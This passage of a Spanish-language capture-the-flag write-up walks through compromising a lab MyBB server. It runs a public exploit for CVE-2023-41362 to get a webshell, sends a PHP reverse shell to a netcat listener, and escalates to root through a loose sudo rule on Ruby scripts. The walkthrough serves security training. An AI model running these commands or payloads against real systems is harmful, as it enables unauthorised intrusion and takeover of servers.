git clone https://github.com/SorceryIE/CVE-2023-41362_MyBB_ACP_RCE.git

Cloning into 'CVE-2023-41362_MyBB_ACP_RCE'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 4 (delta 0), pack-reused 0
Receiving objects: 100% (7/7), done.
```

Lo ejecutamos así

```
python3 exploit.py http://panel.mybb.dl/ admin babygirl

[*] Logging into http://panel.mybb.dl/admin/ as admin
[*] Template saved!
[*] Testing code exec...
[*] Shell is working
[*] Special commands: exit (quit), remove (removes backdoor), config (prints mybb
config), dump (dumps user table)
Enter Command> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
Enter Command> whoami
www-data

Nos ponemos a la escucha con netcat

nc -nlvp 3333
listening on [any] 3333 ...


Nos vamos a https://www.revshells.com/

Por si alguno le sirve tuve que probar varias ya que no iban

Enter Command> php -r '$sock=fsockopen("192.168.0.26",443);shell_exec("bash
<&3 >&3 2>&3");'


Obtenemos la reverse shell


 nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 33884
whoami
www-data
```

5- **ESCALADA DE PRIVILEGIOS**

```
Intentamos hacernos con alice/tinkerbell

www-data@caab0e34ad54:/var/www/mybb$ su alice
Password:
alice@caab0e34ad54:/var/www/mybb$

Comprobamos permisos sudo

alice@caab0e34ad54:/var/www/mybb$ sudo -l
Matching Defaults entries for alice on caab0e34ad54:
        env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
        use_pty

User alice may run the following commands on caab0e34ad54:
        (ALL : ALL) NOPASSWD: /home/alice/scripts/*.rb
```

El usuario alice, puede aprovechar la capacidad de ejecutar cualquier

script Ruby (*.rb) como root sin necesidad de contraseña

Creamos un script en Ruby en el directorio /scripts

```
echo 'exec "/bin/bash"' > /home/alice/scripts/root.rb
```

Le otorgamos permisos

```
chmod +x root.rb
```

Ejecutamos el script

```
alice@caab0e34ad54:~/scripts$ sudo /home/alice/scripts/root.rb

root@caab0e34ad54:/home/alice/scripts# whoami

root
```